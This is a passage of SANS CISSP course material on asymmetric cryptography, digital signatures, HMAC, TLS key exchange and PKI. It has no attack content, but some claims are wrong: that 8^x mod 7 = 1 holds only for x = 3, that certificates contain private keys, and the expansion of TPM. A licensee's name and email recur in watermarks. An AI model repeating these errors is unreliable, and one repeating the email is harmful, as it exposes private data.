ASYMMETRIC ENCRYPTION (1)

- An example of an Intractable Problem...
- Difficulty of factoring a large integer into its two prime factors

- A “difficult” problem.
- Years of intense public scrutiny suggests intractability.
- No mathematical proof so far.

Example: RSA

- Based on difficulty of factoring a large integer into its prime factors
- ~1000 times slower than DES
- Considered “secure”
- *De facto* standard
- Patent expired in 2000

Asymmetric Encryption (1)

Factoring integers does not seem too difficult. It does not take much thought to figure out that 15 can be factored into 1×15 and 3×5 . So why is it on our list of intractable problems?

The operative word here is *large*. The larger the integer, the more difficult it is to factor. In fact, there is no known recipe for factoring other than trial and error: Keep multiplying primes together until you arrive at the number. Remember that, even though most researchers in complexity theory believe factoring large integers is a hard problem, there is no unequivocal proof to that effect. Only the years of public scrutiny of this problem lead us to conclude the problem cannot be solved in polynomial time.

Perhaps the most popular public-key algorithm today – RSA – takes advantage of the intractability of the integer factorization problem.

ASYMMETRIC ENCRYPTION (2)

- Another Intractable Problem...
- Difficulty of solving the discrete logarithm problem – for finite fields

- A “difficult” problem.
- Years of intense public scrutiny suggests intractability.
- No mathematical proof so far.
- The discrete logarithm problem is as difficult as the problem of factoring a large integer into its prime factors.

Examples

- El Gamal encryption and signature schemes
- Diffie-Hellman key agreement scheme
- Schnorr signature scheme
- NIST’s Digital Signature Algorithm (DSA)

SANS

MGT414 | SANS Training Program for CISSP® Certification

143

Asymmetric Encryption (2)

Another intractable problem is the discrete logarithm problem for finite fields. The discrete logarithm is based on a statement of the form $a^x \bmod n = b$, where a , b , n , and x are integers and a and n are known. The mod operator simply means that we take the remainder of the first number (a^x) when divided by the second number (n) - finding b when we know that x is easy, but not the other way around.

For example, it is easy to calculate $8^3 \bmod 7$; because $8^3 = 512$ and the next lowest multiple of 7 is 511, the remainder must be $512 - 511 = 1$. However, it takes trial and error to discover that $8^x \bmod 7 = 1$ is satisfied only by $x = 3$. This problem is the discrete logarithm. Just as with prime factorization, the problem really becomes difficult when x is a hundred- or thousand-bit number.

Again, the notion that discrete logarithms are intractable is the consensus of computational complexity researchers, and there is no unequivocal proof that this problem cannot be solved easily. The years of public scrutiny of this problem lead us to conclude that it is a difficult problem that cannot be solved in polynomial time. But how does it compare with the previous intractable problem we considered: The factorization of large integers into two primes? Evidence shows that the discrete logarithm problem is just as difficult.

Therefore, we should be able to use the discrete logarithm problem in building a cipher. In fact, several ciphers that are in use today are built upon the intractability of the discrete logarithm problem over finite fields: The El Gamal encryption and signature schemes, the Diffie-Hellman key agreement scheme, the Schnorr signature scheme, and the Digital Signature Algorithm (DSA) by the US Department of Commerce’s National Institute of Standards and Technology (NIST).


ASYMMETRIC ENCRYPTION (3)

- Yet Another Intractable Problem...
- Difficulty of solving the discrete logarithm problem – as applied to elliptic curves

- A “difficult” problem.
- Years of intense public scrutiny suggests intractability.
- No mathematical proof so far.
- In general, elliptic curve cryptosystems (ECC) offer higher speed, lower power consumption, and tighter code.

Examples

- Elliptic curve El Gamal encryption and signature schemes
- Elliptic curve Diffie-Hellman key agreement scheme
- Elliptic curve Schnorr signature scheme
- Elliptic Curve Digital Signature Algorithm (ECDSA)



Asymmetric Encryption (3)

The ciphers mentioned in the previous section use the discrete logarithm problem, but only for certain sets of numbers that belong to what are known as *finite fields*. It turns out this problem also makes for a good cipher algorithm when it is applied to *elliptic curves*.

This class of problem is considered every bit as intractable as the previous two. In addition, it lends some additional useful features to our algorithm: High-security levels even at low key lengths, high-speed processing, and low power and storage requirements. These characteristics are very useful in crypto-enabling the many new devices that are rapidly appearing in the marketplace—that is, mobile telephones, information appliances, smart cards, and even the venerable ATM.

DIGITAL SIGNATURES

Digital signatures provide non-repudiation

- Combination of authentication and integrity
- Proves a document was signed by the owner
- Proves the document has not changed

Digital signatures use both asymmetric encryption and a hash algorithm

- For example, RSA and SHA-1



Digital Signatures

Digital signatures provide non-repudiation, which is the combination of authentication and integrity. If you send a signed email, the receiver knows you sent it (authentication), and that the email has not changed (integrity).

You must have both authentication and integrity: Proving you sent a document that later changed is not useful.

One key point to remember is the nature of asymmetric encryption: If you sign a document with one key, you may decrypt with the other. Most people remember that documents encrypted with a public key may be decrypted with the private key. What many forget is the inverse is also true: If you sign with the private key, you may decrypt with the public key.

DIGITAL SIGNATURE STEPS

1. Sender creates plaintext and generates a message digest
2. Sender encrypts the message digest with his/her private key, creating a digital signature
3. Sender attaches the digital signature to the document




Digital Signature Steps

The three steps to creating a digital signature are outlined above. In short: Plaintext -> Hash function -> Asymmetric encryption using the private key.

The digital signature is usually attached to the original document.

Note that digital signatures do not provide confidentiality: The message is still plaintext. If confidentiality is also an issue, another form of encryption must also be used.

CREATING A DIGITAL SIGNATURE



SANS

MGT414 | SANS Training Program for CISSP® Certification

147

Creating a Digital Signature


To create a digital signature, first specify a source file. This can be any form of file: Executable, text, etc. In our example, we are signing a text email.

The digital signature uses a hash function to create a message digest of the source file. Note that any hash function may be used here.

Once the message digest is created, it is encrypted with the private key of the signer. This creates the digital signature, which may then be appended to the document.

Note that we are breaking the steps out one-by-one. In reality, software such as PGP or GnuPG automates the process.

VERIFYING A DIGITAL SIGNATURE



SANS

MGT414 | SANS Training Program for CISSP® Certification

148

Verifying a Digital Signature

To verify a digital signature, first run a hash algorithm on the message locally, generating a local message digest. Software such as PGP automates this process: We will step through to understand it better.


Then decrypt the digital signature using the sender's public key, revealing the message digest originally created by the sender.

Then compare the two message digests. If they match, we have non-repudiation. We know the sender sent the message (authentication), and we know it has not changed (integrity). Non-repudiation combines authentication with integrity.

If the message digests do not match, we have proven nothing. Either the sender is bogus, or the integrity has been violated (or both).

CODE SIGNING

- Code signing applies a digital signature to an application
- When the program is run, the digital signature:
 - Validates the integrity of the executable
 - Authenticates the executable creator



SANS

MGT414 | SANS Training Program for CISSP® Certification

149

Code Signing

Like documents, code may also be signed. The signature authenticates the creator and verifies the code has not changed. If the signature is not valid, the code will issue a warning before execution.

Code signing uses a code signing certificate, which is a special form of a digital certificate.

Operating systems are configured to trust a number of Certificate Authorities (CAs) to issue code signing certificates on behalf of application creators. We will discuss Public Key Infrastructure (PKI), including Certificate Authorities, shortly.

HMAC

A Hashed Message Authentication Code (HMAC) is like a digital signature that uses a pre-shared key

- The message and a pre-shared key are combined and hashed multiple times

Example usage: DNS TSIG (transaction signature)

- Uses HMAC-MD5 to verify integrity and authenticity of DNS transfers, such as zone transfers

Primary HMAC goal: Integrity



MGT414 | SANS Training Program for CISSP® Certification

150

HMAC

A Hashed Message Authentication Code (HMAC) serves a similar role as a digital signature, using symmetric instead of asymmetric encryption. It authenticates a (shared) holder of a symmetric key and verifies the integrity of the transaction.

HMACs are used when the complexity of PKI is not needed or wanted, such as signing zone transfers from a primary DNS server to slaves (which replicate the primary zone). In that case, a single administrator can create a symmetric key, and use it to sign zone transfers created by a primary name server. The administrator also configures the same symmetric key on the slave name servers. Once both sides have the same symmetric key, the primary may encrypt a message digest, which the slaves may decrypt.

While the primary focus of HMACs is for integrity, they may be used to provide authentication. If you know my pre-shared key, you must have been given access to it; therefore, you are authenticated as trusted.

REAL-WORLD ENCRYPTION USE

- Symmetric encryption is fast and strong but has no way to securely pre-share a key
- Asymmetric is comparatively slower and weaker per bit of key length but does not require pre-sharing a key
- Modern systems such as TLS use both:
 - Web client downloads public key of web server
 - Client uses public key to encrypt a random number
 - Server uses private key to decrypt the random number
 - Symmetric session key derived from random number is then used for session encryption
 - Hashes used to verify integrity of session
- This approach leverages the "best of all worlds"



MGT414 | SANS Training Program for CISSP® Certification

151

Real-World Encryption Use

An important part of the exam is leveraging advanced cryptographic concepts in the real world. Our previous discussion on digital signatures is a good example. If you understand how digital signatures work, you understand asymmetric encryption and hashing, and you also understand that non-repudiation combines authentication with integrity.

A similar example is listed above. The first time you surf to <https://www.example.com>, your session is encrypted without authentication (though you may authenticate later). How exactly does that work?

As with digital signatures, asymmetric encryption and hashing are also leveraged, and the third encryption type (symmetric) is also used. Asymmetric encryption allows strangers to communicate securely without pre-sharing a key (which is why your first session to <https://www.example.com> is encrypted), but asymmetric encryption is slower and weaker per bit of key length compared to symmetric. So, we use asymmetric to securely exchange a random number used to create a symmetric session key. This leverages the strongest parts of both symmetric and asymmetric encryption.

ASYMMETRIC VS. SYMMETRIC

- Fastest implementation of RSA can encrypt kilobits/second
- Fastest implementation of DES can encrypt megabits/second
- It is often proposed that RSA can be used for secure exchange of DES keys
- This 1000-fold difference in speed is likely to remain independent of technology advances
- In software, DES is approximately 100 times faster than RSA

RSA vs. DES (Asymmetric vs. Symmetric)

Symmetric cryptography is generally much faster than asymmetric cryptography. Although the fastest hardware RSA implementation can encrypt on the order of kilobits per second, hardware DES is on the order of megabits per second. (DES was designed to run slowly in software, so in software, it is only about 100 times faster). The major drawback to symmetric cryptography is that, because both the sender and receiver use the same key, the key must be exchanged via a secure mechanism before the two parties can communicate. Therefore, RSA is often used for the initial exchange of a symmetric session key. After the session key has been securely transmitted, Triple-DES or some other symmetric cipher is used for the remainder of the session. Thus, we take advantage of a symmetric cipher's speed without the worry of a shared key getting misplaced or stolen.

SYMMETRIC VS. ASYMMETRIC STRENGTH

Effective Symmetric Strength (bits)	Symmetric Algorithm	RSA/DSA Bit strength	ECC bit strength
112	3DES	2048	224-255
128	AES-128	3072	256-383
192	AES-192	7680	384-511
256	AES-256	15360	512+



Symmetric vs. Asymmetric Strength

Symmetric algorithms such as DES and AES are far stronger than RSA or DSA-based asymmetric ciphers. The difference increases as the key lengths grow.

Note that the effective strength of triple-DES is lower than the actual bit count due to cryptographic attacks.

ECC (Elliptic Curve Cryptography) is another form of asymmetric encryption. While ECC is weaker than comparable symmetric ciphers, it is only twice as weak. ECC is far stronger than RSA or DSA.

This chart is based on "Suite B Cryptography," by Elaine Barker of NIST, March 22, 2006. Source:
<https://mgt414.com/20>

PUBLIC KEY INFRASTRUCTURE

- Provides a technical mechanism for encrypting an organization's data
- A hierarchy of infrastructure systems is used to create digital certificates
- Digital certificates are used to encrypt data
- A PKI provides a managed infrastructure for:
 - Creating certificates
 - Maintaining certificates
 - Revoking certificates



MGT414 | SANS Training Program for CISSP® Certification

154

Public Key Infrastructure

Public Key Infrastructure (PKI) is the tool most often used for e-commerce and Business-to-business (B2B), and it allows users to exchange encrypted information over a public network. When you purchase goods on the internet, you privately and securely exchange data and currency (like a credit card number) with an online vendor through the use of a public and a private cryptographic key pair. That cryptographic key pair is obtained and shared through a trusted authority.

Familiar trusted authorities include RSA, which has developed the main algorithms used by PKI vendors, Verisign, which acts as a certificate authority and sells software that allows a company to create its own certificate authorities, and Thawte, which offers certificates for online merchants, and email certificates.

We are familiar with PKI on a public network like the internet, but PKI can also be utilized inside organizations. Those students who are involved with the US military are familiar with the Common Access Card or CAC. These physical cards not only provide general identification, they are used for authentication to enable access to Department of Defense (DoD) computers, networks, and certain DoD facilities. CAC cards contain a certificate for each authorized user that facilitates the use of PKI authentication tools and establishes an authoritative process for the use of identity credentials. These cards also enable encrypting and cryptographically signing email, but we are focusing on PKI right now.

A PKI infrastructure allows an organization to create certificates to facilitate authorized access. A hierarchical certificate structure simplifies maintaining certificates as well as removing access when a user changes jobs or leaves an organization.

PUBLIC KEY INFRASTRUCTURE: COMPONENTS

Divided into five components

- Certification authorities (CA) that issue and revoke certificates
- Organizational registration authorities (ORA) that vouch for the binding between public keys, certificate holder identities, and other attributes
- Certificate holders that are issued certificates and can sign digital documents
- Clients that validate digital signatures and their certification paths from a known public key of a trusted CA
- Repositories that store and make certificates and certificate revocation lists (CRL's) available



Public Key Infrastructure: Components

PKI is composed of five main components. On some systems, these components can be combined or expanded, but nonetheless, all of the functionality must be addressed. The PKI infrastructure must have some CA or certification authorities that everyone trusts. If PKI is meant to create a trusted path for communicating keys, there must be some central authority that everyone trusts. This is a critical pillar of PKI; this trusted authority is responsible for issuing and revoking keys.

After you have a CA that everyone trusts, you still need a way to bind users to a given key so they can be trusted. There are many different ways to do this, but one of the most common is with organizational registration authorities (ORA) that vouch for the binding between public keys and certificate holder identities and other attributes.

After the infrastructure is in place, you need people who have digital certificates called *certificate holders*. These certificate holders can sign and authenticate documents across a network. It is beneficial to have an infrastructure to support PKI if someone has certificates.

When you have people who sign documents to prove that a piece of information came from them and is authentic, you need to have clients who can validate the certificates. Finally, all of these certificates do not do any good if there is not some central repository in which to store them.

HOW PKI WORKS (1)

- A PKI is a hierarchy of trusted systems used to create and manage digital certificates
- 'User A' trusts 'PKI Server A', therefore 'User A' trusts:
 - Any server signed by 'Server A'
 - Any certificate signed by 'Server A'
 - Any certificate or server trusted by 'Server A' or a subordinate



How PKI Works (1)

In its most basic form, a PKI consists of the following: A collection of digital certificates that have been issued by the PKI, a collection of certificate authorities that have issued the certificates, and a defined trust hierarchy that is used to verify the validity of the certificates. How these components interoperate allows the members of the PKI to exchange messages securely.

Certificate Authorities (CAs)

CAs play a basic and critical role within a PKI. They are responsible for issuing certificates to individuals (or entities such as web servers) and only CAs are allowed this function within a PKI. When a user or entity wants to join a PKI, they must petition a CA for a certificate. The user presents his credentials, which must be validated. Assuming he or she passes muster, the CA creates a certificate based on the user's identity information.

It is important for the CA to establish a tightly controlled standard practice for the issuance of certificates. This document is referred to as a Certificate Practice Statement (CPS). Without strict standards for the creation of and distribution of certificates, a CA could become haphazard and unreliable in its methods. This would make both the CA and any certificates issued by the CA unreliable. The CPS, which should be available to users, must clearly state:

- How Certificates are issued
- How Certificates are protected
- How users ensure they are/continue to be eligible for Certificates

HOW PKI WORKS (2)

- Key question becomes: Which servers do you trust?
- Typically, three server types:
 - Root Certificate Authorities
 - Intermediate Certificate Authorities
 - Issuing Certificate Authorities
- Many popular implementations of PKIs, such as:
 - Microsoft Certificate Services
 - Entrust Authority
 - Verizon / Cybertrust UniCERT PKI
 - OpenSSL



How PKI Works (2)

So, when organizations are considering the implementation of PKI, there are operational questions an organization needs to ask that will direct the technical execution of PKI. Which servers do you trust to be the CA?

Internal PKI

Organizations create internal PKI structures to manage authentication and access control for internal clients. This can be used for people as well as machines. Some companies have begun using PKI infrastructures as the basis for network access control (NAC) solutions. These operational goals are directed at internally controlled users and machines, not so much for external companies or B2B partners.

An internal CA Root can be managed at the corporation's headquarters operation, or different divisions might be granted their own CAs from HQ's root CA. But, what if you want to exchange certificates with one of your business partners?

External PKI

If your organization shares information as part of a B2B network, your organization may decide to use an externally agreed-upon third party to host the root CA. There are many companies that offer these services; the most well-known is Verisign. In this method, the third-party root CA allows each organization to create subordinate CAs that issue certificates for their organization. Should one organization need to communicate with the other, they can verify the authenticity of each other's certificates by following the chain up to the third-party root CA.

What happens, though, if each organization had already established their own root CAs? The cost to switch to a new third-party CA, combined with the loss of management control of their hierarchy, might make the third-party solution untenable.

Certificate Authorities

PKI CAs are normally organized as a hierarchy, with a central root CA used to create an assortment of subordinate CAs. This is done by issuing the CAs certificates, which are signed by the root CA's private key. These subordinate, or Intermediate Certificate Authorities, can further delegate their authority by creating CAs that subordinate to themselves. These delegations serve a couple of purposes. The first is that it allows the CA's role of issuing certificates to be farmed out, spreading the workload. The second is that it allows different groups within the PKI to issue their own certificates. Delegation can be important if the number of certificates that need to be issued is large, policies between different groups on certificate issuance are different, or the organizations are located at different geographic locations. Verifying a certificate issued by a PKI requires that the verifier know only one public key—the root CA. Verification is performed by following the chain of certificates from the issuing CA back up to the root.

Trust Models for Certificate Authorities

- Hierarchical
- Bridge
- Mesh
- Hybrid

The **Hierarchical Trust Model**, (aka, "Tree"), has branches coming off the root CA that lead to intermediate CA(s) and ultimately to the "Leaf" CA. This is the simplest and most straightforward model but can lead to problems when you wish to have a trust relationship between organizations who all own their own CAs.

A **Bridge CA (Trust Model)** can be set up between two organizations' root CAs. The bridge acts as a trust conduit between the two hierarchies, establishing rules of trust. The bridge works by having the two root CAs cross-certify each other. When verifying another organization's certificates, the same process described before is used up to the point that the certificate has been verified up to the other organization's root CA. To complete the verification requires that a cross-certification certificate be located on the home root CA, which verifies that the other organization's root CA is valid.

Just to make things more interesting, the **Mesh Trust Model** allows three or more CAs to trust each other with each CA having its own Hierarchy trust model within its own domain.

A **Hybrid Trust Model** is just that, some combination of all of the above.


The Trust Model can be as complicated or as simple as is necessary to offer the appropriate connectivity and trusts to the users. The larger and more complex the organization, the more complicated the Trust Model will become.

KEY MANAGEMENT AND CERTIFICATE LIFECYCLES

Operationally, a PKI must be able to manage the certificates that it issues

The traditional PKI certificate lifecycle includes:

- Certificate registration
- Certificate creation
- Certificate distribution
- Certificate validation
- Certificate key recovery
- Certificate expiration
- Certificate revocation



- 03, 2020



Key Management and Certificate Lifecycles

There are many steps along the lifetime of a certificate. Each is important to the maintenance of security within the PKI. On this slide, we cover:

- Registration and Initialization
- Certification
- Storage
- Escrow

Registration is the process that occurs before a certificate is issued. It involves the person or entity who wants the certificate providing their identification information in the form of a Distinguished Name (DN) and some definitive proof that they are indeed the person represented by the Distinguished Name.

Next comes **initialization**. This step provides the person the details they will need to communicate with the PKI, including a copy of the root CA's certificate. Initialization is also where the client's public/private key-pair is generated. Depending upon the policy being followed, this key generation might be performed by the person or by the CA. If performed by the person, the public key needs to be sent to the CA. If performed by the CA, the keying material (public and private) needs to be carefully sent to the person. In either case, the public key becomes associated with the person, and the person must be validated for the key to be valid.

Certification occurs when the CA actually issues the certificate, which includes the user's DN, public key, and certificate details such as validity period, protected by a signature generated by the CA. At this point, the certificate can be stored in a certificate server, such as an LDAP, or simply issued to the person to use and share as they wish. There are several facets of a key **storage discussion**.

- Public Keys
- Private client-side Keys
- Private server-side Keys
- Private CA Root and Subordinate Keys

First, Public keys are just that—public. It is not only OK to share public keys, but is encouraged. The public key can be used to determine the authenticity of messages, can serve as part of a non-repudiation scheme, and can be used to encrypt messages which only the owner of the key can decrypt. The success of the entire infrastructure is based on the availability of the public keys, so they must be stored where everyone can get to them. It is important to note that a certificate ties a public key to an individual or a single entity so that the certificate/public key becomes an identifier. Public keys/certificates are, therefore, often stored in registries so that others can look up another user's certificate.

For PKI to be trustworthy—in other words, for it to work at all—adequately controlled secure key storage is critical for each client's private keys. As new client-side private keys are imported into a key store, users can protect their certificates and private keys with passwords. These passwords can be used simply to keep someone else from exporting (or stealing) their certificate and/or private key. Or the certificate can be stored in such a way that a password is required before the key can even be accessed and used. In fact, certificates can be stored as non-exportable, so that no one can export the certificate or key once it is installed. All of this makes compromise and masquerading more difficult for the malicious user. In any event, it is absolutely critical that a user's private keys be protected at all costs. They must always remain in the user's possession. Through revocation, discussed below, the victim can have their certificate revoked and obtain a new certificate so that the original is no longer useful to anyone, even if they crack the password.

Users should be aware of changes in the local environment where their keys are stored. If anything causes a user to be concerned that their certificate or key may be compromised, the best solution is to have the certificate revoked and obtain a replacement certificate. Server-side private keys, such as those associated with SSL, must also be protected adequately in order to preserve the integrity of the messages between the client and the server. If the private key is known by another entity, it is possible for a man-in-the-middle attack to take place where the encrypted stream of data can be intercepted and decrypted by a third party without the knowledge of the two parties who originated the conversation.

Perhaps the most important facet of key storage pertains to the private keys used to create the Root and Subordinate Certificates for the Certificate Authority. The entire infrastructure becomes useless if these private keys are not carefully protected. If a CA's private keys are compromised, Certificates created by that CA cannot be trusted. Anything signed by a compromised key is invalidated and unreliable. For this reason, reputable and trusted Certificate Authorities will actually conduct a "Key Ceremony" where multiple parties witness the creation of and physical protection of the new keys for Root and Subordinate Certificates. It is not uncommon for a CA to even videotape the proceedings in order to ensure the greatest control possible, up to and including the deposit of the private keys physically into a safe or other secured physical location.

Finally, will the keys be stored by Software or Hardware?

Software key stores, for example, include client browsers. These software key stores are adequate for keys at lower risk, such as an individual user's private key. There have been demonstrations that software key stores can be attacked, such as the research done at Princeton and referred to as the "cold boot attack"^[1] Higher risk private keys are commonly protected by hardware. Examples include the Trusted Privacy Module (TPM) that is supplied on modern computers and networking gear. It is tamper resistant and has a security-focused protocol to retrieve or store keys. Another common hardware storage method is a smart card. The US Department of Defense calls the smart cards they use Common Access Cards or CAC^[2]. Even higher risk private keys, especially for Root and Subordinate Certificates, may be stored in hardware modules created for that purpose. These hardware modules, typically an add-on component for a computer, are the electronic equivalent of a safe. Other controls may be used to further increase the security of such keys, such as requiring that multiple persons each maintain only a portion of the passphrase required to access the keys and that no one person knows the entire passphrase. The controls used to protect private keys should be commensurate with the value of the information protected by those keys. The more valuable the information, the more resources the data owner should be willing to spend to protect it.

Key Escrow is the storage of keys with some trusted third party for them to hold, in case the keys are needed but are otherwise inaccessible. This may also be referred to as Key Backup. Key Escrow could also be requested by law enforcement so that they can access encrypted information as needed. Key Escrow with law enforcement, therefore, is not a popular concept among civil libertarians because of the juxtaposition of public interests vs. privacy and individual freedoms.

Key Management and Certificate Lifecycles

In the case of a certificate Expiration, the CA need only issue a new certificate for the person. Most CAs set certificate expiration at one or two years; although, shorter time periods can be specified or requested for special purposes. Certificate lifetime is kept this short for a purpose. If we extend the lifetime, we increase the risk that the certificate could be compromised. By expiring certificates on a regular basis, we ensure that users who no longer need access to the data will not have that access after a specified time. In this way, the PKI system cleans up after itself in a mandatory way that cannot be altered or bypassed. Expired certificates are known by all PKI participants to be invalid because today's date is beyond the expiration date on the certificate. But what about certificates that need to be changed before the expiration date?

Certificates may be revoked for a number of reasons. Here are a few:

- User terminated from employment
- User moves to a new position no longer requiring the access provided by the certificate
- User changes email address or name or other important information
- Suspected key compromise

To revoke a certificate, the CA maintains a **Certificate Revocation List (CRL)**. The CRL consists of a list of the certificate serial numbers for all of the certificates that have been revoked by the CA. This list needs to be regularly updated and sent to each of the PKI participants.

When checking a certificate's status, the first check should be to verify that the certificate's serial number is not listed on the latest CRL. One problem with this is the frequency of CRL distribution. When a certificate is revoked, there will be some period of time between its invalidation, and the receipt of all of the PKI members of a CRL, which references the certificate. During this period, it is possible that the certificate might be accepted when it should not have been. The solution is to increase the frequency of CRL distributions, but distributing it too much might consume too many network and system resources, so a balance must be made between security and operations.


Key Management and Certificate Lifecycles

Key recovery is also an important part of many PKIs. Remember that if you lose your private key, all of the information encrypted with that key is lost as well. To prevent this, some CAs store a copy of the person's private key. Although this does somewhat undermine the non-repudiation of the key, it does allow the key to be recovered if the person loses it. Key recovery is particularly important in organizational settings where the information that is being protected is owned by the organization, not the individual. If the individual leaves the company or is simply unavailable, the backup key can be used to recover the materials the individual was working on. Other reasons for key recovery include forgotten password for an encrypted file, death of an employee who has encrypted data, or someone attempting to hide criminal activity from law enforcement.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

DIGITAL CERTIFICATES

- Standard for digital certificates is the x.509 certificate
- Each certificate contains:
 - Demographic data
 - Validity period
 - Supported encryption algorithm
 - Public / private key
 - Signature by issuing CA
- Public or private keys can be used for multiple forms of encryption



1



Digital Certificates

A digital certificate is a credential used to help someone decide whether a key is genuine. It works by binding a public key with identification information such as name and email address. This information is then signed by at least one third party. As long as you trust the opinion of one of the third parties that signed the certificate, you should be able to trust the validity of the certificate.

Digital certificates bind an individual's identity to the public key. With PKI systems, the purpose is the same, but the process used to produce the certificate is more formal. Most PKI systems do not allow the user to create certificates themselves like PGP does. Instead, a certificate authority creates the certificate and issues it to the user. The care at which the CA performs this role directly affects how secure the overall PKI is. If the CA issues a digital certificate to anyone without requesting proof of identity, the confidence you should have in the certificate is low. If instead, the CA requires that you show up, in person, with two forms of government issued ID before issuing you a certificate, your confidence can be high in that CA's certificates.

Most current PKI systems produce certificates in the X.509 certificate format. This specification is published by the International Telecommunications Union (ITU), an international standards body. Most certificates follow the X.509 version 3 standard. Each X.509 certificate includes two sections: The data section, and the signature section. The data section holds all of the details associated with the certificate, including the following fields:

- X.509 version number
- Serial number
- Identity information of the certificate's owner in the form of a distinguished name (DN)
- Owner's public key, and the algorithm used to generate it.
- Period that the key is valid (e.g. 12:00 midnight Nov 1, 2002, through 12:00 midnight Nov 30, 2004)
- Identity information of the issuing CA

The certificate can also include other details, sometimes referred to as certificate extensions, that are application dependent. An example is X.509 certificates used in SSL connections. With SSL, the X.509 extensions include a certificate type used to distinguish between certificates issued to browsers and certificates issued to servers. The documentation that specifies how certain certificates are to be used is called the **Certificate Policies document**.

[1] Basics of Digital Certificates and Certificate Authority - Web Service Security Tutorial
<https://mgt414.com/4t>

Licensed To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

OTHER USES OF PKI

PKI can be used for more than secure web traffic. It can also be used for:

- Secure Email
- Partial or Whole Disk Encryption
- Code & Driver Signing
- General User Authentication
- IPsec & VPN Authentication
- Wireless Authentication
- Network Access Control / Protection (NAC/NAP)
- Digital Signatures
- And much more...



Other Uses of PKI

In addition to uses for PKI such as email encryption, web encryption via SSL, and disk-based encryption, there are many other uses of a standard PKI. Some of the other reasons why an organization may need to implement a PKI and issue certificates are in order to implement:

- Code & Driver Signing
- General User Authentication
- IPsec & VPN Authentication
- Wireless Authentication
- Network Access Control / Protection (NAC/NAP)
- Digital Signatures

Again, as was mentioned previously, an organization needs to determine what its business goals are for implementing a PKI solution. Those business drivers are important for determining what type of PKI will be required, who will manage the PKI, and what types of certificates are issued by the PKI. Regardless of what your organization is using this for today, it should be assumed that there will be even more uses for it in the future and it should be designed with flexibility and expansion in mind.

KEY MANAGEMENT ISSUES

Key management

- Protects keys against
 - Modification
 - Unauthorized disclosure

Procedures and protocols (manual and automated)

- Key generation, distribution, storage, entry, use, recovery, destruction, and archiving
 - Key notarization
